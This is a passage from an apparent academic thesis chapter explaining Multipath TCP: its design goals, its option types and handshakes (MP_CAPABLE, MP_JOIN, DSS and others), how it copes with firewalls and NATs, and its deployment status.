In normal cases, each participant terminates its end of the TCP connection by using a specific bit available in the TCP header: the FIN bit. The FIN message is indeed a way for a host to signal the request for connection termination, but such request has to be sent and acknowledged with a ACK for both endpoints before reaching the final tear down. Connection termination differs from the three-way handshake mechanism used for connection establishment, and it can be better described as a pair of two-way handshakes between client and server (figure 2.3. There are also cases in which something goes wrong in the middle of the connection, compromising the correct functioning of the TCP protocol for data transfer; in these cases, the RST flag is used in a message to force abrupt closure of the connection.

Figure 2.3. Normal TCP connection termination procedure

2.2 MPTCP design

MPTCP *functional goals* are to increase resilience of the connectivity and efficiency of the resource usage by exploiting multiple paths (subflows) for the connection. Similar goals can be found in other multipathing solutions as the ones described in section 1.1.2, but what is really unique about MPTCP design is the set of its *compatibilities goals* [17]:

- *Application compatibility* aims at instantiating a protocol that can be fully operational with no modifications for the applications using it. This means that the networking APIs and the overall service model of regular TCP have to be maintained with MPTCP, while the entire MPTCP functioning is handled transparently by the underlying system. Such transparency must be maintained also in terms of throughput, resilience and security for the connection, that cannot be deteriorated with respect to the current TCP standards;

- *Network compatibility* is a goal specular to the previous one, since MPTCP is supposed to work seamlessly with the current underlying network layer and the ones below it. The main reason still resides in the possibility of achieving a smooth wide deployment of the protocol on current infrastructure;

- *Users compatibility* is a corollary to both network and application compatibility, which states that MPTCP flows must be fair to regular TCP connection in case of shard bottlenecks. If MPTCP would adopt a congestion control that is the same of the one for regular TCP, each subflow in an MPTCP connection would get the same amount of resources as a regular TCP connection and the overall bandwidth distribution would be unfair. Specific MPTCP congestion-control schemes have been studied to avoid such problems [18].

All these compatibility requirements should justify the very fundamental decision of developing the new multipath protocol at the transport layer of the OSI architecture. Let's take into consideration the traditional TCP protocol stack and compare it to the new MPTCP stack (figure 2.4). To achieve the required compatibility goals, changes had to be applied to the layers lower than the application layer, so that current applications do not have to be upgraded to make use of MPTCP; on the other side, the new protocol had to be placed at layers above the network layer: the network layer operates within the network infrastructure, a segment of the overall networking architecture that shouldn't be modified for MPTCP deployment. The transport layer, right above the network layer, is indeed the first layer operating at the end systems: in order to get the smoothest possible widespread transition from TCP to MPTCP, the new protocol is intended to be deployed as a simple upgrade of the end systems' operating systems, with no modifications applied to the network infrastructure or the user applications.

Figure 2.4.   The TCP and MPTCP protocol stacks

The choice of working at the transport layer is actually the only available option to fulfill the MPTCP compatibility goals. Within that option, the choice of maintaining TCP as the fundamental operating protocol for MPTCP is still straightforward for similar compatibility reasons, since TCP is used in the vast majority of services and applications globally; for this very purpose, engineers decided to add all the required data used for MPTCP inside the TCP *Option* field in the TCP header. In this way, MPTCP-aware systems can process the MPTCP options for multipathing, but if a system that is not MPTCP-aware receives a MPTCP connection request, it would simply discard the MPTCP options and treat such message as a plain TCP connection-request (thanks to the TLV design of the TCP options, as explained in the previous section). MPTCP design maintains the behavior of the subflows to be compliant with regular TCP, while it is the end systems that take care of splitting the payload and send it through different paths as well as reassembling the same original data at the receiver. MPTCP subflows are identified by middleboxes as regular and independent TCP connections, carrying some additional options. If security policies at the middleboxes is not too restrictive against unknown options, MPTCP-unaware intermediate nodes would still be compatible with the new protocol. MPTCP is designed to be as compatible as possible with all the most common middleboxes of the Internet of today. For what regards applications, they don't need to be changed either since MPTCP would be added into the network stack at the operating system level: MPTCP transparently splits the data buffered from the application layer and send it through different subflows, according to the number of available endpoints at the connected hosts. Communication with the application layer can be performed through the old TCP APIs, even if MPTCP specific options can be used by upgraded applications to take advantage of more advanced functionalities offered by MPTCP.

A functional decomposition of MPTCP brings up four core functions the protocol needs in order to operate [17]:

- *Path management*: MPTCP has to provide a mechanism to detect and use multiple paths between two hosts;

- *Packet scheduling*: MPTCP fragments the byte stream received from the application in order to transmit it through different subflows, adding the required sequenced mapping used to reconstruct the same byte stream at receiver;

- *Subflow interface*: MPTCP uses TCP to send data within a single subflow;

- *Congestion control*: a congestion control mechanism at the MPTCP connection layer is needed to make sure that MPTCP wouldn't starve a regular TCP flow in a shared bottleneck. The congestion control component of MPTCP implements the algorithms used to decide how to schedule the various data segments (which paths and which rate to adopt).

All the MPTCP functions are implemented internally inside the specific operating system in use on the connected device, and they use a relatively compact set of TCP options to operate between two hosts. Technically, there is only a single generic MPTCP option, to which has been assigned the value 30 as the TCP "Option-Kind" identifier; at a lower level there are eight MPTCP option subtypes, each identified by a 4-bit identifier value (this classification, reported in figure 2.5, references to MPTCP version 0 [7]).

Value	Symbol	Name
0x0	MP_CAPABLE	Multipath Capable
0x1	MP_JOIN	Join Connection
0x2	DSS	Data Sequence Signal (Data ACK and mapping)
0x3	ADD_ADDR	Add Address
0x4	REMOVE_ADDR	Remove Address
0x5	MP_PRIO	Change Subflow Priority
0x6	MP_FAIL	Fallback
0x7	MP_FASTCLOSE	Fast Close

Figure 2.5.   The set of MPTCP options [RFC-6824]

2.2.1   Control plane

The control plane for MPTCP takes into consideration all the options used in MPTCP to handle connection initiation, addition and removal of subflows, priority assignment to specific subflows, error handling via "fallback" mechanism. These options are reported in the following subsections, adopting as reference documentation for MPTCP version 0 [7].

MP_CAPABLE

The connection initiation of an MPTCP connection is very similar to the standard TCP initial three-way handshake, involving a SYN, SYN/ACK and ACK exchange on a single path between host A and host B.

Figure 2.6.   MPTCP connection initiation

In a regular TCP connection establishment these three packets are used to guarantee that both hosts have agreed on starting a TCP connection and also to exchange the two random initial sequence numbers that will be used to acknowledge data delivery for the two directions of the connection. Despite working as regular TCP, if MPTCP is enabled the SYN packet from host A will have a MP_CAPABLE option in the *Options* field of the TCP header. If the receiver host B is not MPTCP-compatible it will simply discard the MP_CAPABLE option and proceeds instantiating a regular TCP connection. In case both hosts are MPTCP-compatible, the MP_CAPABLE option is inserted in the three packets of the initial handshake for two purposes: advertising that both hosts are indeed MPTCP-compatible and exchanging two 64-bit keys (Key-A and Key-B), according to the scheme in figure 2.6. These keys are sent in clear inside the MP_CAPABLE option only during the initial handshake (and in the less common case of MP_FASTCLOSE) and their purpose is to identify a specific MPTCP connection within a host (useful when associating a new subflow to an

existing MPTCP connection, for example) and to provide shared security material that is used in MPTCP for authorization mechanisms (more on this later in this section).

Figure 2.7.   MP_CAPABLE option

The *Options* field in the TCP header can only be 40 bytes long, and it is not reserved for MPTCP options only. For this reason it is of primary importance to keep the amount of MPTCP related information as low as possible. In fact, the original 64-bit keys are exchanged only during initial handshake (and in the MP_FASTCLOSE); subsequently, shorter 32-bit tokens (Token-A and Token-B) derived from such keys using a digest algorithm are used to address a specific MPTCP connection, even if this procedure requires additional checks in case of collisions with other tokens already assigned to other MPTCP connections in the same machine (despite this being a very remote possibility). There is another fundamental motivation for using this mechanism of shorter tokens: the full keys, that represent security material used in the protocol for authentication purposes (for example in MP_JOIN and ADD_ADDR2 messages), should be exposed as little as possible because of the risk of external eavesdropping; sending the full keys each time a new subflow has to be started would diminish the overall security of the protocol. Therefore, an implementation requires a mapping from each token to the corresponding connection, and in turn to the keys for the connection. Regarding the hashing algorithm used to produce the tokens, this can be negotiated by using a portion of the flag bits inside the MP_CAPABLE option. In this paper, the SHA1 (and HMAC-SHA1 in case a key element is needed), whose specifications can be found in is considered as the algorithm in use for the connections [19]. The SHA1 algorithm produces a 160-bit resulting value, that might be then truncated to 32 or 64 bits according to the different cases in the MPTCP operations, in order to fit in the *Options* field in the TCP header.

MP_JOIN

Suppose that after the first subflow is operational host A initiates a new subflow between one of its addresses and one of host B's addresses. Host A sends a TCP SYN packet to host B containing the MP_JOIN option, which includes Token-B (the token derived from B's key) and a nonce value used to prevent replay attacks. An additional field in the MP_JOIN option is called "address ID", an identifier for the original addresses in use within a specific MPTCP connection. This additional value allows to refer to a certain address without the need to use the plain IP addresses value as identifier, which is useful when middleboxes like NATs alter the IP header during the transit of the packets. At the lower layers of the network, the SYN packet sent in this way looks like a legitimate request from host A to initiate a new TCP connection with host B, being the SYN packet the first of the regular TCP initial handshake. Host B processes such packet as a new MPTCP subflow request, and it uses the Token-B in the option to associate the request to the specific ongoing MPTCP connection with host A. The handshake flow for MP_JOIN includes HMAC values for authentication purposes, and it is structured as follow:

- Token-B is added in the SYN packet from host A to host B in order to address a specific MPTCP connection; a random nonce (R-A) is also sent along;

- Host B processes the request and sends back a truncated HMAC value calculated by using as key the concatenation of Key-B followed by Key-A, and as the message the concatenation

Figure 2.8. MP_JOIN option - SYN

of a new nonce generated at host B (R-B) and the one received from host A (R-A). R-B is also added to the option in a separate field, since it is needed by host A in the next step;

Figure 2.9. MP_JOIN option - SYN/ACK

- The last ACK form host A to host B contains the HMAC calculated using as key the concatenation of Key-A and Key-B, and as message the concatenation R-A and R-B. This time, the HMAC value is sent in its full length (160-bit).

Figure 2.10. MP_JOIN option - ACK

- The HMAC in the ACK packet from host A to host B has to be acknowledged for the subflow to be finally established. In fact the third ACK is the only packet where the HMAC from host A is sent, and it has to be acknowledged or retransmitted if the fourth ACK from host B is not received.

These HMAC values are used to authenticate the participants in the subflow establishment, since both have to know the keys for the MPTCP connection in order to produce the right HMAC values. If the creation of the new subflow is not possible because A sends an unknown Token-B to host B or the HMAC material exchanged is not recognized by either hosts or the SYN/ACK received at host A misses the MP_JOIN option, then the operation is stopped by sending a TCP RST.

ADD_ADDR

Even if a host can directly instantiate a new subflow using the MP_JOIN option, another possibility is for the host to advertise an available address to the other machine, thus allowing the latter to instantiate the subflow. This functionalities can be useful, for example, in a client-server configuration in which only the client is allowed to open new connections with the server: if a new interface becomes available at the server, the server itself can dynamically advertise it to the client which in turns can send the SYN+MP_JOIN packet for subflow initiation.

This functionality is provided in MPTCP by the ADD_ADDR option, that contains the additional address (and, optionally, port) to be advertised. To cope with NATs, the option also includes the previously mentioned 8-bit address ID, that has to be bounded to the new address used to create the subflow. The ADD_ADDR option is treated as a soft component of the overall MPTCP implementation, with no need to be sent reliably or be acknowledged by the receiver. The option can be added to any packet in the MPTCP connection if there is enough space in the *Options* field of the TCP header, with no guarantee that such option will be received or that the receiver will indeed use the advertised information to start a new subflow. This low priority assigned to ADD_ADDR is reasonable since the malfunctioning of this option would not break the overall data transmission, but it might only cause a missed opportunity for better multipath exploitation. For similar reasons, there is no need to ensure a proper ordering for ADD_ADDR and REMOVE_ADDR at the receiver (REMOVE_ADDR, explained in the following section, is similar to ADD_ADDR but it indicates which subflow to shut down during an MPTCP session).

The content of the ADD_ADDR option is shown in figure 2.11 (as for all the other MPTCP options in this section, the format complies with MPTCP version 0 [7]). The IPVer field indicates if the advertised address is of kind IPv4 or IPv6, while the other fields contain the address ID, advertised IP address and optionally the advertised port.

Figure 2.11.   ADD_ADDR option

REMOVE_ADDR

If an address becomes unavailable during a MPTCP connection, the affected host should announce this so that any subflow currently using that address can be terminated. This is the purpose of the REMOVE_ADDR option, whose address ID is used to identify the path to be shut down, so that no explicit address is needed (and no IP address field is in fact present in the REMOVE_ADDR option): in this way the option works through NATs. For security purposes, when a REMOVE_ADDR is received, a test is performed to make sure that the address is not available anymore, by sending a TCP keepalive on the path.

A subflow that is working properly must not use this option to close the connection when the data transfer is complete, but a FIN exchange similar to regular TCP is performed instead.

Figure 2.12.   REMOVE_ADDR option

MP FASTCLOSE

This option can be thought as the MPTCP-level counterpart of the RST signal for the regular TCP connections: it permits the abrupt closure of the whole MPTCP connection. The RST signals couldn't trigger such behavior, since they are confined to work against a single TCP flow (i.e. an MPTCP subflow).

Figure 2.13. MP_FASTCLOSE option

This option can be sent by host A to trigger MPTCP closure at host B. In this case, MP_FASTCLOSE must contain the value of Key-B. When host B receives the option through one of the subflows, it will send a TCP RST answer via the same subflow and then tears down all the subflows. Host A is waiting for the TCP RST answer from host B before tearing down all the subflows. This generic behavior might change slightly if both hosts send an MP_FASTCLOSE at the same time, or if the awaited TCP RST signal is not received within a certain timeout (this would trigger a limited number of retransmissions for this option).

MP FAIL

There are various cases in which things might go wrong for a MPTCP connection, and the right procedure to handle such cases is to "fallback", meaning either switching to regular TCP or removing the subflow generating the issue. The first solution has been already encountered for the MP_CAPABLE exchange, where TCP fallback is guaranteed in case a host is not MPTCP compatible. Similarly, subflow addition will be blocked if anything goes wrong in the MP_JOIN packets' exchange procedure. However, there are other cases in which problems occur after this initiation phases, on regular packets. As explained later in section 2.2.2, data acknowledgment in MPTCP requires a DSS option present in the ACK packets. If that option is missing, the path is not considered MPTCP capable. The consequences are different according to the subflow: if the affected path is the first instantiated with the MP_CAPABLE option then it must fallback to regular TCP; any other subflow showing such problem would be closed with a RST message. The fallback procedure can also be required at any point during the connection if a middlebox modifies the data stream. This case would be detected thanks to the checksum properties of MPTCP data transfer. If checksum fails, all data from the failing segment onwards cannot be trusted anymore. When this happens to a subflow, it has to be immediately closed with a RST and a MP_FAIL option that indicates the data sequence number that failed the checksum: such option indeed contains a single main field storing the full 64-bit sequence number. The receiver can then avoid to acknowledge untrusted data, that will be sent again through a different subflow following the retransmission features of the data plane part of the MPTCP protocol.

Figure 2.14. MP_FAIL option

MP PRIO

It is possible to indicate if a path has to be used regularly or just as backup in case there no other available regular paths. This preference can be advertised at subflow creation via a flag in the MP_JOIN option, but it is also possible to signal a priority change at any time during the MPTCP connection. In fact, it is enough to send the MP_PRIO option to the targeted subflow to signal the other host about the change; it is also possible to add an address ID to explicitly target a specific subflow that might be different with respect to the one used to send the MP_PRIO option. This option is only sent from the receiver to the sender, even if the sender can discard such priority preference for any reasons.

Figure 2.15.   MP_PRIO option

2.2.2   Data plane

This part concerns the MPTCP option used to manage the data flow in a MPTCP connection, including how the payload byte stream is split and sent through different subflows and how the original order of the packets is provided at the receiver [7].

DSS option

The DSS options contains all the fields needed to maintain ordering information about the octets sent during the MPTCP session, so that the correct data received from (possibly) multiple subflows can be reassembled at the receiver. DSS option also includes the DATA-ACK flag for acknowledgement purposes and the equivalent of a TCP FIN for the overall MPTCP connection, meaning that the current mapping covers the final data from the sender (figure 2.16). Finally, this option might also include the checksum field to perform integrity checks on the payload (if this was enabled when instantiating the connection via the MP_CAPABLE option).

Figure 2.16.   Closing a MPTCP connection

Regarding the data sequence mapping in MPTCP, the concept is to maintain TCP-compliant and independent sequence numbers for the single subflows, while using a mapping functionality at the MPTCP-level, provided by the DSS option, to properly rearrange the data at the receiver and guarantee in-order and reliable overall transmission as in the case of legacy TCP. The alternative approach would have been to have a common MPTCP-level sequence number used for the entire set of subflows, meaning that a single subflow inspected by middleboxes would look like a TCP connections with holes in the payload delivery; this could trigger unwanted behaviors that would be against the compatibility goals of MPTCP.

The DSS option achieves data sequence mapping with the combination of three fields: for a certain number of bytes (indicated in the *Data-Level Length* field) and starting from the reported

subflow sequence number (*Subflow Sequence Number* field), the TCP-level sequence maps to the MPTCP-level sequence with starting value indicated in the *Data Sequence Number* field. The DATA-ACK flag works as regular TCP ACK flag, but it refers to the MPTCP-level acknowledgment of the received data. Subflow-level acknowledgement is still provided by regular TCP, but a second acknowledgement mechanism at connection-level is desired, since there might be cases in which data that has been acknowledged at the subflow-level can still be discarded in the buffers before reaching the application. By following the core principles of MPTCP, retransmission of packets can occur at different paths.

Figure 2.17.   DSS option

2.3   MPTCP deployment

A seamless transition towards MPTCP on current infrastructures is a major requirement for MT-PCP deployment. Despite the big effort in designing a protocol compliant with strict compatibility requirements, assuring correct functioning in all the current network scenarios is not a viable possibility for MPTCP. The main problematics are related to unwanted behavior of middleboxes processing unknown MPTCP packets, but that is not the only aspect currently limiting the deployment status of the new protocol. MPTCP has to guarantee the same levels of reliability, performance and security of regular TCP (including the cases in which the fallback mechanism is adopted to switch to plain TCP). As reported in the following sections, MPTCP includes various mechanisms to cope with the most common middleboxes of today's Internet, including the possibility to detect when external boxes operate on the traffic in a way that cannot be handled by MPTCP thus triggering fallback to regular TCP.

2.3.1   Middleboxes compatibility

The Internet at its core was designed to provide end-to-end connectivity across an infrastructure of interconnected routers. Nevertheless, the growing rate of adoption and increasing complexity of the Internet brought up a wide set of new requirements directly involving the intermediate stages of the communication rather then the end hosts. Such requirements include the need to instantiate protection techniques against potential attacks, more flexibility in content delivery, caching for more efficient communication, etc. They can even be more specific, like the need to rapidly overcome the IPv4 addresses depletion. Middleboxes are pieces of equipment that operate on the network traffic to meet these requirements. The most common middleboxes are NATs, proxies and firewalls, but nowadays there is a huge variety of deployed middleboxes that inevitably break the end-to-end principle of the Internet. Despite their usage is often required, they are more or less intrusive at different layers according to where they operate within the OSI architectural model, thus causing malfunctioning of many protocols, and MPTCP is no exception. Middleboxes can indeed inspect packets, re-route them, drop them, split them into multiple fragments, and even modify single fields in packets' headers (like rewriting sequence number or removing TCP options) as well as change their payload.

The various operations and purposes of middleboxes are many and often mixed together to

achieve more complex policies, and it is very common that different kind of operations are performed inside the same physical machine. Despite this, it is possible to define a set of most common distinct middleboxes' operations and their effects on a MPTCP connection [20] [21] [22], reported in the following sections.

Firewalls

A simple example can be the case of a standard firewall that is not MPTCP-aware and its default policy is set to "reject". In this case, all the traffic is blocked apart from the packets compliant with the set of custom rules explicitly configured in the firewall meaning that specific rules for MPTCP must be added to support the new protocol and this might cause a considerable effort for network maintainers. For example, it is often not straightforward to operate on legacy firewall configurations for big companies with many access points.

A more subtle problem with firewalls might be derived by the fact that they can sometimes manipulate the sequence numbers of a TCP connection, thus shifting the sequence number space with respect to the initial value in use by the end hosts. This feature has been introduced in the past to improve security with older TCP/IP stacks, but the concept could have disrupted MPTCP mapping between subflow sequence number and MPTCP-level sequence number. To avoid such problems, MPTCP is designed so that the mapping in the DSS option is using relative values compared to the initial sequence number and correct functioning is not jeopardized but changes of the absolute values performed by the firewalls [22].

Yet another case concerns firewalls that remove unknown TCP options for security purposes. If such operation is symmetric, TCP segments would lose the MP_CAPABLE option and fallback seamlessly to regular TCP. However, there are middleboxes that operates asymmetrically thus removing unknown TCP options only inside non-SYN segments. To cope with this, MPTCP requires that for the first window of data, each segment must include an MPTCP option, otherwise fallback is performed [20].

NATs

Another ubiquitous piece of equipment is the "Network Address Translation" (NAT). As the name suggests, NATs modify the IP addresses within the packets on their way towards the destination. The main purpose is to group addresses of an internal private network and map them to a single public address before forwarding the traffic to the Internet. NATs are also able to redirect the response from the Internet to the right host in the internal network. This procedure became very common with the depletion of IPv4 addresses, since in many cases the address space assigned to a outer portion of the Internet is not large enough to cover the number of hosts willing to acquire connectivity. NATs turned out to be a very effective way to temporarily solve the problem of IPv4 addresses, but their mode of operation is intrusive at the network and transport layer, since the IP addresses are not fixed anymore.

Even if NATs use internal tables to keep track of the mappings and are able to redirect replies from the external network to the right internal host, it is no more possible for the external hosts to instantiate a new connection with a specific host residing behind a NAT. This is true also in MPTCP, such that a server often cannot open a new subflow with a client if the latter is behind a NAT, even if a valid MPTCP session between client and server is already active. This is one of the main use cases in which an ADD_ADDR message can be sent on live subflows in order to trigger a new subflow connection request from the other side. Moreover, to cope with NATs that might be operational on the paths and might change the source address of the packets, MPTCP options refer to addresses by using an address ID instead of the plain IP address value. Such MPTCP features have been specifically designed with the main purpose of dealing with NATs [7].

Segment splitting and coalescing

There are middleboxes that split segments on the Internet as required by the MTU (maximum transmission unit). This means that the payload of a single TCP packet can be scattered across

multiple smaller TCP packets and regrouped back together by using the appropriate TCP fields in the header. This operation usually copies TCP *Options* field unchanged into each of the smaller packets that are generated. By simply adopting data sequence numbers for the overall MPTCP-level data transfer, the receiver might receive different packets with identical data sequence numbers and it would be unable to reconstruct the original data. MPTCP takes care of segment splitting and coalescing by mapping the subflow-level TCP sequence number with the MPTCP-level sequence, by providing both the beginning (with respect to the subflow sequence number) and the length of the of the data-sequence mapping (as explained in section 2.2.2). MPTCP would work also in the more uncommon cases in which segment splitters copy the original TCP options in only one of the generated smaller segments. If the first data-segment does not contain an MPTCP option, fallback to regular TCP is performed, otherwise MPTCP would work seamlessly even under these circumstances [20].

Application-level gateways

There are middleboxes that operate at higher layer in OSI model, modifying the payload of the packets: adding and removing bytes can change the boundaries of the data-sequence mapping and MPTCP information about it would become inconsistent. The only way to cope with this case is to fallback to regular TCP. In order to that, MPTCP has to detect when the payload has been changed by middleboxes and that is the main reason for which the checksum field has been added inside each and every DSS option. The checksum calculation is optional in MPTCP and can be negotiated during connection establishment with a flag in the MP_CAPABLE option. Nevertheless, it is recommended for operations on the open Internet [20].

2.3.2 Deployment status

MPTCP proves to be a major TCP extension, and in this regards its design required a lot of efforts and several interconnected research projects. The European Commission funded the work at the Universit catholique de Louvain with the FP7 Trilogy project in 2007, followed by CHANGE and Trilogy 2. Fundings have been instantiated by Google and Nokia, too. Such partnerships are reported in the official MPTCP project Website at `https://multipath-tcp.org`).

